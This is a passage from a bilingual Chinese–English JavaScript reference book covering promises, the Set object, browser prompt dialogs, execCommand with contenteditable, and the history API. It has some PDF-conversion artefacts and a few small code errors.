(async () => {  
  
    // 加载 /image.png 并追加到 #image-holder, 否则抛出错误  
    try {  
        let img = await loadImage('http://example.com/image.png');  
        document.getElementById('image-holder').appendChild(img);  
    }  
    catch (error) {  
        console.error(error);  
    }  
})();
```

第42.12节：使用finally()进行清理

目前有一个提案（尚未成为ECMAScript标准的一部分），旨在为Promise添加一个finally回调，无论Promise是被解决还是被拒绝，该回调都会被执行。从语义上讲，这类似于try块的finally子句。

通常你会使用此功能来进行清理：

```
var loadingData = true;  
  
fetch('/data')  
.then(result => processData(result.data))  
.catch(error => console.error(error))  
.finally(() => {  
    loadingData = false;
```

```
// immediately invoked  
// value === 2  
});
```

The [Promise.reject](#) static method returns a promise which immediately rejects with the given reason.

```
let rejected = Promise.reject("Oops!");  
rejected.catch(reason => {  
    // immediately invoked  
    // reason === "Oops!"  
});
```

Section 42.11: Using ES2017 async/await

The same example above, Image loading, can be written using async functions. This also allows using the common **try/catch** method for exception handling.

Note: [as of April 2017, the current releases of all browsers but Internet Explorer supports async functions.](#)

```
function loadImage(url) {  
    return new Promise((resolve, reject) => {  
        const img = new Image();  
        img.addEventListener('load', () => resolve(img));  
        img.addEventListener('error', () => {  
            reject(new Error(`Failed to load ${url}`));  
        });  
        img.src = url;  
    });  
  
(async () => {  
  
    // load /image.png and append to #image-holder, otherwise throw error  
    try {  
        let img = await loadImage('http://example.com/image.png');  
        document.getElementById('image-holder').appendChild(img);  
    }  
    catch (error) {  
        console.error(error);  
    }  
})();
```

Section 42.12: Performing cleanup with finally()

There is currently a [proposal](#) (not yet part of the ECMAScript standard) to add a **finally** callback to promises that will be executed regardless of whether the promise is fulfilled or rejected. Semantically, this is similar to the [finally clause of the try block](#).

You would usually use this functionality for cleanup:

```
var loadingData = true;  
  
fetch('/data')  
.then(result => processData(result.data))  
.catch(error => console.error(error))  
.finally(() => {  
    loadingData = false;
```

```
});
```

需要注意的是，finally回调不会影响Promise的状态。无论它返回什么值，Promise都会保持之前的已解决或已拒绝状态。因此，在上述示例中，尽管finally回调返回了undefined，Promise仍将以processData(result.data)的返回值被解决。

由于标准化过程仍在进行中，你的Promise实现很可能不支持最终开箱即用的回调。对于同步回调，你可以通过填充（polyfill）添加此功能：

```
if (!Promise.prototype.finally) {
  Promise.prototype.finally = function(callback) {
    return this.then(result => {
      callback();
      return result;
    }, error => {
      callback();
      throw error;
    });
  };
}
```

```
});
```

It is important to note that the **finally** callback doesn't affect the state of the promise. It doesn't matter what value it returns, the promise stays in the fulfilled/rejected state that it had before. So in the example above the promise will be resolved with the return value of `processData(result.data)` even though the **finally** callback returned `undefined`.

With the standardization process still being in progress, your promises implementation most likely won't support **finally** callbacks out of the box. For synchronous callbacks you can add this functionality with a polyfill however:

```
if (!Promise.prototype.finally) {
  Promise.prototype.finally = function(callback) {
    return this.then(result => {
      callback();
      return result;
    }, error => {
      callback();
      throw error;
    });
  };
}
```

第42.13节：带有Promise的forEach

可以有效地对数组的每个元素应用一个返回Promise的函数（cb），每个元素会等待前一个元素处理完成后再进行处理。

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // 处理完成。
      return;
    }

    // 处理下一个函数。用`Promise.resolve`包装，以防函数不返回Promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // 链式完成处理。
    return newPromise.then(nextPromise);
  };

  // 启动链式调用。
  return Promise.resolve().then(nextPromise);
}
```

如果你需要高效地一次处理成千上万个项目，这会很有帮助。使用常规的**for**循环来创建所有的Promise会一次性创建它们，占用大量内存。

第42.14节：异步API请求

这是一个简单的GET API调用示例，封装在Promise中以利用其异步功能。

```
var get = function(path) {
```

Section 42.13: forEach with promises

It is possible to effectively apply a function (cb) which returns a promise to each element of an array, with each element waiting to be processed until the previous element is processed.

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
}
```

This can be helpful if you need to efficiently process thousands of items, one at a time. Using a regular **for** loop to create the promises will create them all at once and take up a significant amount of RAM.

Section 42.14: Asynchronous API request

This is an example of a simple GET API call wrapped in a promise to take advantage of its asynchronous functionality.

```
var get = function(path) {
```

```
return new Promise(function(resolve, reject) {
  let request = new XMLHttpRequest();
  request.open('GET', path);
  request.onload = resolve;
  request.onerror = reject;
  request.send();
});
```

可以使用以下 `onload` 和 `onerror` 函数进行更健壮的错误处理。

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // 假设成功调用返回 JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
    } else {
      reject({
        'status': this.status,
        'message': request.statusText
      });
    }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

```
return new Promise(function(resolve, reject) {
  let request = new XMLHttpRequest();
  request.open('GET', path);
  request.onload = resolve;
  request.onerror = reject;
  request.send();
});
```

More robust error handling can be done using the following `onload` and `onerror` functions.

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
    } else {
      reject({
        'status': this.status,
        'message': request.statusText
      });
    }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

第43章：集合

参数

	详情
可迭代对象	如果传入一个可迭代对象，其所有元素将被添加到新的集合中。null 被视为 undefined。
值	要添加到集合对象中的元素值。
回调函数	对每个元素执行的函数。
thisArg	可选。在执行回调时用作 this 的值。

集合对象允许你存储任何类型的唯一值，无论是原始值还是对象引用。

集合对象是值的集合。你可以按插入顺序遍历集合中的元素。集合中的一个值只能出现一次；它在集合中是唯一的。不同的值通过 SameValueZero 比较算法进行区分。

[关于集合的标准规范](#)

第43.1节：创建集合

集合对象允许你存储任何类型的唯一值，无论是原始值还是对象引用。

你可以将项目推入集合并像普通的JavaScript数组一样迭代它们，但与数组不同的是，如果值已经存在于集合中，则不能将该值添加到集合中。

创建一个新的集合：

```
const mySet = new Set();
```

或者你可以从任何可迭代对象创建一个集合，以赋予它初始值：

```
const arr = [1, 2, 3, 4, 4, 5];
const mySet = new Set(arr);
```

在上面的例子中，集合内容将是 {1, 2, 3, 4, 5}。注意值4只出现一次，不像用于创建它的原始数组中那样出现多次。

第43.2节：向集合添加值

要向集合添加值，使用 .add() 方法：

```
mySet.add(5);
```

如果该值已存在于集合中，则不会再次添加，因为集合只包含唯一值。

注意 .add() 方法返回集合本身，因此你可以链式调用多个add：

```
mySet.add(1).add(2).add(3);
```

第43.3节：从集合中移除值

要从集合中移除一个值，使用.delete()方法：

Chapter 43: Set

Parameter

	Details
iterable	If an iterable object is passed, all of its elements will be added to the new Set. null is treated as undefined.
value	The value of the element to add to the Set object.
callback	Function to execute for each element.
thisArg	Optional. Value to use as this when executing callback.

The Set object lets you store unique values of any type, whether primitive values or object references.

Set objects are collections of values. You can iterate through the elements of a set in insertion order. A value in the Set may only occur **ONCE**; it is unique in the Set's collection. Distinct values are discriminated using the *SameValueZero* comparison algorithm.

[Standard Specification About Set](#)

Section 43.1: Creating a Set

The Set object lets you store unique values of any type, whether primitive values or object references.

You can push items into a set and iterate them similar to a plain JavaScript array, but unlike array, you cannot add a value to a Set if the value already exist in it.

To create a new set:

```
const mySet = new Set();
```

Or you can create a set from any iterable object to give it starting values:

```
const arr = [1, 2, 3, 4, 4, 5];
const mySet = new Set(arr);
```

In the example above the set content would be {1, 2, 3, 4, 5}. Note that the value 4 appears only once, unlike in the original array used to create it.

Section 43.2: Adding a value to a Set

To add a value to a Set, use the .add() method:

```
mySet.add(5);
```

If the value already exist in the set it will not be added again, as Sets contain unique values.

Note that the .add() method returns the set itself, so you can chain add calls together:

```
mySet.add(1).add(2).add(3);
```

Section 43.3: Removing value from a set

To remove a value from a set, use .delete() method:

```
mySet.delete(some_val);
```

如果该值存在于集合中并被移除，此函数将返回true，否则返回false。

第43.4节：检查集合中是否存在某个值

要检查给定的值是否存在于集合中，使用`.has()`方法：

```
mySet.has(someVal);
```

如果 `someVal` 出现在集合中，将返回true，否则返回false。

第43.5节：清空集合

您可以使用`.clear()`方法移除集合中的所有元素：

```
mySet.clear();
```

第43.6节：获取集合长度

你可以使用`.size`属性获取集合中的元素数量

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

这个属性与`Array.prototype.length`不同，是只读的，这意味着你不能通过赋值来更改它：

```
mySet.size = 5;
mySet.size; // 4
```

在严格模式下，它甚至会抛出错误：

TypeError: 无法设置只有getter的#<Set>的size属性

第43.7节：将集合转换为数组

有时你可能需要将`Set`转换为数组，例如为了能够使用`Array.prototype`方法，如`.filter()`。为此，可以使用`Array.from()`或解构赋值：

```
var mySet = new Set([1, 2, 3, 4]);
//使用 Array.from
const myArray = Array.from(mySet);
//使用解构赋值
const myArray = [...mySet];
```

现在你可以过滤数组，只保留偶数，然后使用`Set`构造函数将其转换回`Set`：

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

mySet 现在只包含偶数：

```
mySet.delete(some_val);
```

This function will return `true` if the value existed in the set and was removed, or `false` otherwise.

Section 43.4: Checking if a value exist in a set

To check if a given value exists in a set, use `.has()` method:

```
mySet.has(someVal);
```

Will return `true` if `someVal` appears in the set, `false` otherwise.

Section 43.5: Clearing a Set

You can remove all the elements in a set using the `.clear()` method:

```
mySet.clear();
```

Section 43.6: Getting set length

You can get the number of elements inside the set using the `.size` property

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

This property, unlike `Array.prototype.length`, is read-only, which means that you can't change it by assigning something to it:

```
mySet.size = 5;
mySet.size; // 4
```

In strict mode it even throws an error:

TypeError: Cannot set property size of #<Set> which has only a getter

Section 43.7: Converting Sets to arrays

Sometimes you may need to convert a `Set` to an array, for example to be able to use `Array.prototype` methods like `.filter()`. In order to do so, use `Array.from()` or `destructuring-assignment`:

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

Now you can filter the array to contain only even numbers and convert it back to `Set` using `Set constructor`:

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

mySet now contains only even numbers:

```
console.log(mySet); // Set {2, 4}
```

第43.8节：Set 中的交集和差集

Set 没有内置的交集和差集方法，但你仍然可以通过将它们转换为数组，过滤，然后再转换回 Set 来实现：

```
var set1 = new Set([1, 2, 3, 4]);
set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x))); // Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); // Set {1, 2}
```

```
console.log(mySet); // Set {2, 4}
```

Section 43.8: Intersection and difference in Sets

There are no build-in methods for intersection and difference in Sets, but you can still achieve that by converting them to arrays, filtering, and converting back to Sets:

```
var set1 = new Set([1, 2, 3, 4]),
set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x))); // Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); // Set {1, 2}
```

第43.9节：遍历集合

你可以使用简单的 for-of 循环来遍历一个集合（Set）：

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // 输出 1, 2 和 3
}
```

遍历集合时，它总是按照元素最初添加到集合中的顺序返回值。例如：

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) // 5 已经存在于集合中
Array.from(set) // [4, 5, 6, 10]
```

还有一个 .**forEach()** 方法，类似于 Array.**prototype.forEach()**。它有两个参数，callback，会对每个元素执行，以及可选的 thisArg，执行 **callback** 时会作为 this 使用。

callback 有三个参数。前两个参数都是当前集合（Set）的元素（为了与 Array.prototype.forEach() 和 Map.prototype.forEach() 保持一致），第三个参数是集合本身。

```
mySet.forEach((value, value2, set) => console.log(value)); // 输出 1, 2 和 3
```

Section 43.9: Iterating Sets

You can use a simple for-of loop to iterate a Set:

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

When iterating over a set, it will always return values in the order they were first added to the set. For example:

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) // 5 already exists in the set
Array.from(set) // [4, 5, 6, 10]
```

There's also a .**forEach()** method, similar to Array.**prototype.forEach()**. It has two parameters, callback, which will be executed for each element, and optional thisArg, which will be used as **this** when executing callback.

callback has three arguments. The first two arguments are both the current element of Set (for consistency with Array.**prototype.forEach()** and Map.**prototype.forEach()**) and the third argument is the Set itself.

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

第44章：模态框 - 提示框

第44.1节：关于用户提示

[用户提示](#)是Web 应用程序 API的一部分方法，用于调用浏览器模态框，要求用户执行操作例如确认或输入。

`window.alert(message)`

向用户显示带有消息的模态弹窗。
需要用户点击[确定]以关闭。

```
alert("Hello World");
```

更多信息见下文“使用 alert()”。

`boolean = window.confirm(message)`

显示带有提供消息的模态弹出窗口。
提供[确定]和[取消]按钮，分别响应布尔值true / false。

```
confirm("删除此评论？");
```

`result = window.prompt(message, defaultValue)`

显示一个带有提供消息和可选预填值输入框的模态弹出窗口。
返回用户输入的值作为result。

```
prompt("请输入您的网站地址", "http://");
```

更多信息见下方“prompt()的用法”。

`window.print()`

打开带有文档打印选项的模态窗口。

```
print();
```

第44.2节：持久提示模态框

使用prompt时，用户始终可以点击取消，且不会返回任何值。

为了防止空值并使其更持久：

```
<h2>欢迎 <span id="name"></span>! </h2>
<script>
// 持久提示模态框
var userName;
while(!userName) {
userName = prompt("请输入您的姓名", "");
if(userName) {
alert("请填写您的姓名！");
} else {
```

Chapter 44: Modals - Prompts

Section 44.1: About User Prompts

[User Prompts](#) are methods part of the [Web Application API](#) used to invoke Browser modals requesting a user action such as confirmation or input.

`window.alert(message)`

Show a modal *popup* with a message to the user.
Requires the user to click [OK] to dismiss.

```
alert("Hello World");
```

More information below in "Using alert()".

`boolean = window.confirm(message)`

Show a modal *popup* with the provided message.
Provides [OK] and [Cancel] buttons which will respond with a boolean value `true` / `false` respectively.

```
confirm("Delete this comment?");
```

`result = window.prompt(message, defaultValue)`

Show a modal *popup* with the provided message and an input field with an optional pre-filled value.
Returns as result the user provided input value.

```
prompt("Enter your website address", "http://");
```

More information below in "Usage of prompt()".

`window.print()`

Opens a modal with document print options.

```
print();
```

Section 44.2: Persistent Prompt Modal

When using `prompt` a user can always click `Cancel` and no value will be returned.
To prevent empty values and make it more **persistent**:

```
<h2>Welcome <span id="name"></span>! </h2>
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
userName = prompt("Enter your name", "");
if(!userName) {
alert("Please, we need your name!");
} else {
```

```
document.getElementById("name").innerHTML = userName;  
}  
}  
</script>
```

[jsFiddle 演示](#)

第44.3节：确认删除元素

使用confirm()的一种方式是当某些用户界面操作对页面进行破坏性更改时，最好伴随一个通知和一个用户确认——例如在删除帖子消息之前：

```
<div id="post-102">  
  <p>我喜欢确认模态框。</p>  
  <a data-deletepost="post-102">删除帖子</a>  
</div>  
<div id="post-103">  
  <p>那太酷了！</p>  
  <a data-deletepost="post-103">删除帖子</a>  
</div>  
  
// 收集所有按钮  
var deleteBtn = document.querySelectorAll("[data-deletepost]");  
  
function deleteParentPost(event) {  
  event.preventDefault(); // 防止点击锚点时页面滚动跳转  
  
  if( confirm("真的要删除这条帖子吗？") ) {  
    var post = document.getElementById( this.dataset.deletepost );  
    post.parentNode.removeChild(post);  
    // TODO: 从数据库中删除该帖子  
  } // 否则，不执行任何操作  
  
}  
  
// 给按钮分配点击事件  
[].forEach.call(deleteBtn, function(btn) {  
  btn.addEventListener("click", deleteParentPost, false);  
});
```

[jsFiddle 演示](#)

第44.4节：alert()的使用

window对象的alert()方法会显示一个带有指定消息的警告框和一个按钮。该按钮的文本取决于浏览器，无法修改。

确定 或 取消

语法

```
alert("Hello world!");  
// 或者，另外一种方式...  
window.alert("Hello world!");
```

生成

```
document.getElementById("name").innerHTML = userName;  
}  
}  
</script>
```

[jsFiddle demo](#)

Section 44.3: Confirm to Delete element

A way to use confirm() is when some UI action does some *destructive* changes to the page and is better accompanied by a **notification** and a **user confirmation** - like i.e. before deleting a post message:

```
<div id="post-102">  
  <p>I like Confirm modals.</p>  
  <a data-deletepost="post-102">Delete post</a>  
</div>  
<div id="post-103">  
  <p>That's way too cool!</p>  
  <a data-deletepost="post-103">Delete post</a>  
</div>  
  
// Collect all buttons  
var deleteBtn = document.querySelectorAll("[data-deletepost]");  
  
function deleteParentPost(event) {  
  event.preventDefault(); // Prevent page scroll jump on anchor click  
  
  if( confirm("Really Delete this post?") ) {  
    var post = document.getElementById( this.dataset.deletepost );  
    post.parentNode.removeChild(post);  
    // TODO: remove that post from database  
  } // else, do nothing  
  
}  
  
// Assign click event to buttons  
[].forEach.call(deleteBtn, function(btn) {  
  btn.addEventListener("click", deleteParentPost, false);  
});
```

[jsFiddle demo](#)


Section 44.4: Usage of alert()

The alert() method of the window object displays an *alert box* with a specified message and an **OK** or **Cancel** button. The text of that button depends on the browser and can't be modified.

Syntax

```
alert("Hello world!");  
// Or, alternatively...  
window.alert("Hello world!");
```

Produces



如果你想确保信息传达给用户，通常会使用alert框。

注意：alert框会使当前窗口失去焦点，并强制浏览器读取该消息。

不要过度使用此方法，因为它会阻止用户访问页面的其他部分，直到该框被关闭。

此外，它会停止后续代码的执行，直到用户点击 **确定**。（特别是那些通过 `setInterval()` 或 `setTimeout()` 也不会触发计时。警告框仅在浏览器中有效，其设计无法修改。

参数

描述

消息 必填。指定在警告框中显示的文本，或转换为字符串并显示的对象。

返回值

`alert` 函数不返回任何值

第44.5节：prompt()的用法

`Prompt` 会向用户显示一个对话框，要求输入内容。你可以提供一条消息，显示在文本框上方。返回值是一个表示用户输入的字符串。

```
var name = prompt("你叫什么名字？");
console.log("你好, " + name);
```


你也可以传递给 `prompt()` 第二个参数，该参数会作为默认文本显示在提示框的文本框中。

```
var name = prompt('你\`叫什么名字？', '名字...');
console.log('你好, ' + name);
```

参数

消息 必填。在提示框文本框上方显示的文本。

默认 可选。在提示显示时，文本字段中显示的默认文本。



An *alert box* is often used if you want to make sure information comes through to the user.

Note: The alert box takes the focus away from the current window, and forces the browser to read the message. Do not overuse this method, as it prevents the user from accessing other parts of the page until the box is closed. Also it stops the further code execution, until user clicks **OK**. (in particular, the timers which were set with `setInterval()` or `setTimeout()` don't tick either). The alert box only works in browsers, and its design cannot be modified.

Parameter

Description

message Required. Specifies the text to display in the alert box, or an object converted into a string and displayed.

Return value

`alert` function doesn't return any value

Section 44.5: Usage of prompt()

`Prompt` will display a dialog to the user requesting their input. You can provide a message that will be placed above the text field. The return value is a string representing the input provided by the user.

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

You can also pass `prompt()` a second parameter, which will be displayed as the default text in the prompt's text field.

```
var name = prompt('What\`s your name?', 'Name...');
console.log('Hello, ' + name);
```

Parameter

Description

message Required. Text to display above the text field of the prompt.

default Optional. Default text to display in the text field when the prompt is displayed.

第45章：execCommand 和 contenteditable

命令ID	值
: 内联格式命令	
背景色	颜色值字符串
加粗	
创建链接	URL字符串
字体名称	字体系列名称
字体大小	"1", "2", "3", "4", "5", "6", "7"
前景色	颜色值字符串
删除线	
上标	
取消链接	
: 块格式命令	
delete (删除)	
格式块	"address", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
forwardDelete	
插入水平线	
插入HTML	HTML字符串
插入图片	URL字符串
插入换行符	
插入有序列表	
插入段落	
插入文本	文本字符串
插入无序列表	
居中对齐	
两端对齐	
左对齐	
右对齐	
减少缩进	
: 剪贴板命令	
复制	当前选中字符串
剪切	当前选中字符串
粘贴	
: 其他命令	
默认段落分隔符	
重做	
全选	
使用CSS样式	
撤销	
使用CSS	

Chapter 45: execCommand and contenteditable

commandId	value
: Inline formatting commands	
backColor	Color value String
bold	
createLink	URL String
fontName	Font family name
fontSize	"1", "2", "3", "4", "5", "6", "7"
foreColor	Color value String
strikeThrough	
superscript	
unlink	
: Block formatting commands	
delete	
formatBlock	"address", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
forwardDelete	
insertHorizontalRule	
insertHTML	HTML String
insertImage	URL String
insertLineBreak	
insertOrderedList	
insertParagraph	
insertText	Text string
insertUnorderedList	
justifyCenter	
justifyFull	
justifyLeft	
justifyRight	
outdent	
: Clipboard commands	
copy	Currently Selected String
cut	Currently Selected String
paste	
: Miscellaneous commands	
defaultParagraphSeparator	
redo	
selectAll	
styleWithCSS	
undo	
useCSS	

第45.1节：监听contenteditable的变化

适用于大多数表单元素的事件（例如change、keydown、keyup、keypress）不适用于contenteditable。

相反，你可以使用input事件监听contenteditable内容的变化。假设contenteditableHtmlElement是一个JS DOM对象，且具有contenteditable属性：

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable元素已更改");
});
```

第45.2节：入门

HTML属性contenteditable提供了一种简单的方法，将HTML元素变成用户可编辑区域

```
<div contenteditable>你可以<b>编辑</b>我！</div>
```

原生富文本编辑

使用JavaScript和execCommandW3C，你还可以向当前聚焦的contenteditable元素（特别是在插入点或选区位置）传递更多编辑功能。

execCommand函数方法接受3个参数

```
document.execCommand(commandId, showUI, value)
```

- commandId 字符串。来自可用的**commandId**列表
(参见：[参数→commandId](#))
- showUI 布尔值（未实现。请使用false）
- value 字符串 如果命令需要命令相关的字符串value，否则为""。
(参见：[参数→value](#))

使用“bold”命令和“formatBlock”（期望一个值）的示例：

```
document.execCommand("bold", false, ""); // 使选中文本加粗
document.execCommand("formatBlock", false, "H2"); // 使选中文本成为块级元素 &lt;h2&gt;
```

快速开始示例：

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">=&#8676;</button>
<button data-edit="justifyRight">=&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>编辑我！</p></div>
```

```
<script>
[]forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
    btn.addEventListener("click", edit, false);
});
```

Section 45.1: Listening to Changes of contenteditable

Events that work with most form elements (e.g., change, keydown, keyup, keypress) do not work with contenteditable.

Instead, you can listen to changes of contenteditable contents with the input event. Assuming contenteditableHtmlElement is a JS DOM object that is contenteditable:

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

Section 45.2: Getting started

The HTML attribute contenteditable provides a simple way to turn a HTML element into a user-editable area

```
<div contenteditable>You can <b>edit</b> me!</div>
```

Native Rich-Text editing

Using JavaScript and execCommandW3C you can additionally pass more editing features to the currently focused contenteditable element (specifically at the caret position or selection).

The execCommand function method accepts 3 arguments

```
document.execCommand(commandId, showUI, value)
```

- commandId String. from the list of available **commandId**s
(see: [Parameters→commandId](#))
- showUI Boolean (not implemented. Use false)
- value String If a command expects a command-related String value, otherwise "".
(see: [Parameters→value](#))

Example using the “bold” command and “formatBlock” (where a value is expected):

```
document.execCommand("bold", false, ""); // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

Quick Start Example:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">=&#8676;</button>
<button data-edit="justifyRight">=&#8677;</button>
<button data-edit="removeFormat">&times;</button>
```

```
<div contenteditable><p>Edit me!</p></div>
```

```
<script>
[]forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
    btn.addEventListener("click", edit, false);
});
```

```

function edit(event) {
  event.preventDefault();
var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>

```

[jsFiddle 演示](#)

[基础富文本编辑器示例 \(现代浏览器\)](#)

最后的思考

即使存在已久 (IE6)，execCommand 的实现和行为在不同浏览器之间仍有差异，这使得“构建一个功能齐全且跨浏览器兼容的所见即所得编辑器”成为任何有经验的JavaScript开发者的一项艰巨任务。

即使尚未完全标准化，你也可以期待在较新的浏览器如Chrome、Firefox、Edge上获得相当不错的效果。如果你需要更好的其他浏览器支持以及更多功能，比如HTML表格编辑等，一个经验法则是寻找一个已经存在且稳定的富文本编辑器。

第45.3节：使用

`execCommand("copy")`从文本区域复制到剪贴板

示例：

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title></title>
</head>
<body>
  <textarea id="content"></textarea>
  <input type="button" id="copyID" value="Copy" />
  <script type="text/javascript">
    var button = document.getElementById("copyID"),
        input = document.getElementById("content");

    button.addEventListener("click", function(event) {
      event.preventDefault();
      input.select();
      document.execCommand("copy");
    });
  </script>
</body>
</html>

```

`document.execCommand("copy")` 将当前选区复制到剪贴板

第45.4节：格式化

用户可以使用浏览器的功能为`contenteditable`文档或元素添加格式，例如

常用的格式化键盘快捷键 (`Ctrl-B` 用于加粗, `Ctrl-I` 用于斜体, 等等) 或通过拖放剪贴板中的图片、链接或标记。

此外，开发者可以使用JavaScript对当前选区（高亮文本）应用格式。

```

document.execCommand('bold', false, null); // 切换加粗格式
document.execCommand('italic', false, null); // 切换斜体格式

```

```

function edit(event) {
  event.preventDefault();
var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>

```

[jsFiddle demo](#)

[Basic Rich-Text editor example \(Modern browsers\)](#)

Final thoughts

Even being present for a long time (IE6), implementations and behaviors of execCommand vary from browser to browser making "building a Fully-featured and cross-browser compatible WYSIWYG editor" a hard task to any experienced JavaScript developer.

Even if not yet fully standardized you can expect pretty decent results on the newer browsers like **Chrome**, **Firefox**, **Edge**. If you need better support for other browsers and more features like `HTMLTable` editing etc. a rule of thumbs is to look for an **already existent** and robust **Rich-Text** editor.

Section 45.3: Copy to clipboard from textarea using execCommand("copy")

Example:

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title></title>
</head>
<body>
  <textarea id="content"></textarea>
  <input type="button" id="copyID" value="Copy" />
  <script type="text/javascript">
    var button = document.getElementById("copyID"),
        input = document.getElementById("content");

    button.addEventListener("click", function(event) {
      event.preventDefault();
      input.select();
      document.execCommand("copy");
    });
  </script>
</body>
</html>

```

`document.execCommand("copy")` copies the current selection to the clipboard

Section 45.4: Formatting

Users can add formatting to `contenteditable` documents or elements using their browser's features, such as common keyboard shortcuts for formatting (`Ctrl-B` for **bold**, `Ctrl-I` for *italic*, etc.) or by dragging and dropping images, links, or markup from the clipboard.

Additionally, developers can use JavaScript to apply formatting to the current selection (highlighted text).

```

document.execCommand('bold', false, null); // toggles bold formatting
document.execCommand('italic', false, null); // toggles italic formatting

```

```
document.execCommand('underline', false, null); // 切换下划线格式
```

```
document.execCommand('underline', false, null); // toggles underline
```

第46章：历史

参数	详情
域名	您想要更新到的域名
标题	要更新到的标题
路径	要更新到的路径

第46.1节：history.pushState()

语法：

```
history.pushState(状态对象,标题,网址)
```

此方法允许添加历史记录条目。更多参考，请查看此文档：[pushState\(\)方法](#)

示例：

```
window.history.pushState("http://example.ca", "示例标题", "/example/path.html");
```

此示例将新记录插入历史记录、地址栏和页面标题中。

注意，这与[history.replaceState\(\)](#)不同。后者是更新当前历史记录条目，而不是添加新的条目。

第46.2节：history.replaceState()

语法：

```
history.replaceState(data, title [, url ])
```

此方法修改当前历史记录条目，而不是创建新的条目。主要用于我们想要更新当前历史记录条目的URL时。

```
window.history.replaceState("http://example.ca", "示例标题", "/example/path.html");
```

此示例替换当前的历史记录、地址栏和页面标题。

注意，这与[history.pushState\(\)](#)不同。后者是插入新的历史记录条目，而不是替换当前的条目。

第46.3节：从历史记录列表加载特定URL

[go\(\)](#) 方法

